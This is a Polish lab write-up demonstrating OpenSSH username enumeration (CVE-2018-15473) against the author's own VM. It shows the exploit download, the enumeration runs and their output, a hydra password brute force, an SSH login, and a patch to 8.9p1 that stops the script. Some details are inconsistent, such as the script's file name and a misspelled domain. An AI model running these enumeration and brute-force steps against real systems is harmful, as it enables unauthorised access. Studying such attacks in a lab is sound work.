CVE-2018-15473 - podatność OpenSSH dotyczy sposobu, w jaki serwer obsługuje błędne próby uwierzytelnienia przed wersją 7.7. Wpływa na funkcję uwierzytelniania, ponieważ atakujący może zaobserwować różnice w czasie odpowiedzi serwera na próby logowania do istniejących i nieistniejących kont użytkowników. Takie zachowanie może umożliwić atakującemu wywnioskowanie, które nazwy użytkowników są prawidłowe na serwerze, co stanowi potencjalne ryzyko bezpieczeństwa. Problem ten został odkryty 15 sierpnia 2018 i opublikowany na tej stronie. W bazie NVD został zakwalifikowany 17 sierpnia. Jego stopień zagrożenia to 5.0 dla CVSS 2.0 oraz 5.3 dla CVSS 3.x.

Zainstalowałam podatna wersje openssh

```
kali@ubuntu:~$ ssh -V
OpenSSH_7.6p1, OpenSSL 1.0.2u  20 Dec 2019
```

Adres IP maszyny podatnej:

```
kali@ubuntu:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.4  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::852c:94:b6f8:dc96  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:36:2b:db  txqueuelen 1000  (Ethernet)
        RX packets 102495  bytes 153295764 (153.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 76019  bytes 4626804 (4.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Z maszyny Kali Linux wykonałam skan, żeby sprawdzić czy napewno działa podatna wersja i czy włączone jest nasłuchiwanie na porcie 22

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p22 10.0.3.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 09:26 EDT
Nmap scan report for 10.0.3.4
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6 (protocol 2.0)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```


Pobrałam kod używany do wykorzystania exploitu:

```
┌──(kali㉿kali)-[~]
└─$ wget https://www.exploid-db.com/download/45939.py -O ssh_enum.py
```

Następnie uruchamiam kod wpisując różne nazwy użytkowników:

```
┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 chleb
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[-] chleb is an invalid username.

┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 bulka
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[-] bulka is an invalid username.

┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 pwr
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[-] pwr is an invalid username.

┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 kotki
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[-] kotki is an invalid username.

┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 kali
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[+] kali is a valid username.

┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 admin
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[-] admin is an invalid username.

┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 root
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[+] root is a valid username.
```

Ze sprawdzenia podanych nazw wynika, że root i kali są poprawnymi nazwami. Teraz za pomocą narzędzia hydra mogę wykorzystać atak słownikowy i próbować się zalogować do danej maszyny poprzez ssh. Lista z hasłami jest następująca:




```
┌──(kali㉿kali)-[~]
└─$ hydra -l kali -P ./hasla.txt -t 4 -v 10.0.3.4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-17 10:18:54
[DATA] max 4 tasks per 1 server, overall 4 tasks, 11 login tries (l:1/p:11), ~3 tries per task
[DATA] attacking ssh://10.0.3.4:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://kali@10.0.3.4:22
[INFO] Successful, password authentication is supported by ssh://10.0.3.4:22
[STATUS] attack finished for 10.0.3.4 (waiting for children to complete tests)
[22][ssh] host: 10.0.3.4   login: kali   password: kali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-17 10:18:55
```

Teraz posiadam już login oraz hasło do maszyny podatnej, więc bez problemu mogę zalogować się do niej:

```
┌──(kali㉿kali)-[~]
└─$ ssh kali@10.0.3.4
The authenticity of host '10.0.3.4 (10.0.3.4)' can't be established.
ED25519 key fingerprint is SHA256:6nx+Ce6Km8FvkUqs8nG5hCA78jDF8bEgrY+XB9qYrPg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.3.4' (ED25519) to the list of known hosts.
kali@10.0.3.4's password:
kali@ubuntu:~$
```

Na maszynie podatnej wykonuje teraz aktualizacje OpenSSH do najnowszej wersji:

```
kali@ubuntu:~/openssh-8.9p1$ ssh -V
OpenSSH_8.9p1, OpenSSL 1.0.2u  20 Dec 2019
```

Wykonuje skan:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p22 10.0.3.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 10:32 EDT
Nmap scan report for 10.0.3.4
Host is up (0.00050s latency).

PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

Ponownie uruchamiam skrypt od podatności:

```
┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 kotki
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[!] Failed to negotiate SSH transport

┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 kali
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[!] Failed to negotiate SSH transport

┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 root
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[!] Failed to negotiate SSH transport

┌──(kali㉿kali)-[~]
└─$ python2 45939.py 10.0.3.4 admin
/usr/local/lib/python2.7/dist-packages/paramiko/transport.py:33:
lease.
  from cryptography.hazmat.backends import default_backend
[!] Failed to negotiate SSH transport
```

Jak widać, tym razem ani poprawne nazwy, ani niepoprawne nie informują o swoim stanie. Dzięki tej aktualizacji atakujący nie może dostać się do maszyny, ponieważ nie zna nazwy użytkownika.